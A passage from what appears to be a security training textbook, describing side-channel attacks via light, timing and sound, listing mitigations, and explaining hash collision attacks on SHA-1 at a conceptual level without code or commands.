and data.

- **Light Emission**

  Kuhn found that the average luminosity of a cathode ray tube (CRT) diffuse reflection of a wall is sufficient to reconstruct the signal displayed on the CRT. Thus, an attacker can gather ample information by reading the signals that a trusted computing platform's optical output channels emit.

According to Loughry and Umphress, one can deduce the data a computer is processing based on the optical radiation emitted from its LED (light-emitting diode) status indicators.

- **Timing and Delay**

  Systems often compute cryptographic algorithms without time consistency owing to performance optimizations. If such computations involves secret data, then the variations in time can be used to infer the secret information. Here, the attacker analyzes the time taken by a cryptographic device to process each message to discover the secret parameters.

- **Sound**

  Acoustic attacks exploit the sound produced during a computation. These acoustic emissions are from keyboards and computing components (e.g., CPU, memory)

In a side-channel attack, an attacker monitors these channels (environmental factors) and tries to acquire useful information for cryptanalysis. The information thus acquired is termed as side-channel information. Side-channel attacks are different from traditional/theoretical forms of attacks such as brute-force attacks. The side-channel attack depends on the way in which systems implement cryptographic algorithms rather than the algorithm itself.

Mitigation Techniques for Side-Channel Attacks

- Use differential power analysis (DPA) proof protocols with delimited side-channel leakage characteristics and update the keys before the leakage accumulation is significant.
- Use fixed-time algorithms (i.e., no data-dependent delays).
- Mask and blind algorithms using random nonces.
- Implement differential matching techniques to minimize net data-dependent leakage from logic-level transitions.
- Pre-charge registers and busses to remove leakage signatures from predictable data transitions.
- Add amplitude or temporal noise to reduce the attacker's signal-to-noise ratio.
- Employ security analysis software to detect attacks during the hardware design stage.
- Employ power-line conditioning and filtering to slow down the power monitoring analysis.
- Use displays with signal-attenuating materials to block electromagnetic radiation.
- Implement blinding techniques such as changing the algorithm’s input or output to a random state.

Side-Channel Attack – Scenario

Assume that encrypted data are to be decrypted and displayed as plaintext inside a trusted zone. At the time of decryption in a cryptosystem, physical environmental factors, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker. The attacker then analyzes this information to gain useful information for cryptanalysis.




Security Boundary
Input data
Ex: Ciphertext
Cryptographic Operation
EX: Decryption
Output data
Ex: Plaintext
"Main" Channel
Unintended "Side" Channel(s)
Timing Information Power Dissipation Electromagnetic Fields Light
Side-Channel Analysis

Figure 20.58: Side-Channel attack – scenario



Hash Collision Attack


- A hash collision attack is performed by finding **two different input messages** that result in the same hash output
- This allows the attacker to perform cryptanalysis by **exploiting the digital signature** used to generate a different message with same hash value
- The SHA-1 algorithm converts input messages into **constant-length unstructured strings** of numbers and alphabets, which act as a fingerprint for the sent file
- Attacker is able to forge the victim's **digital signature** of message a1 on the incorrect message a2
- Once the attacker is able to detect any collisions in the hash, they try to identify more collisions by **concatenating data** to the matching messages

Hash Collision Attack

A hash collision attack is performed by finding two different input messages that result in the same hash output. For example, in a hash collision attack, "**hash(a1) = hash(a2)",** where a1 and a2 represent some random messages. Since the algorithm itself randomly selects these messages, attackers have no role in the content of these messages. This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with the same hash value.

One of the most popular hash functions is SHA-1, which is widely used as a digital signature algorithm. SHA-1 converts an input message into a constant length of unstructured strings of numbers and alphabets, which act as a fingerprint for the sent file. Therefore, the attacker tries to identify similar hashed output to get the digital signatures of the victim. This allows the attacker to forge the victim's digital signature of message a1 on message a2.

Once the attacker detects a collision in the hash, he/she can identify more collisions by concatenating the data to matching messages.



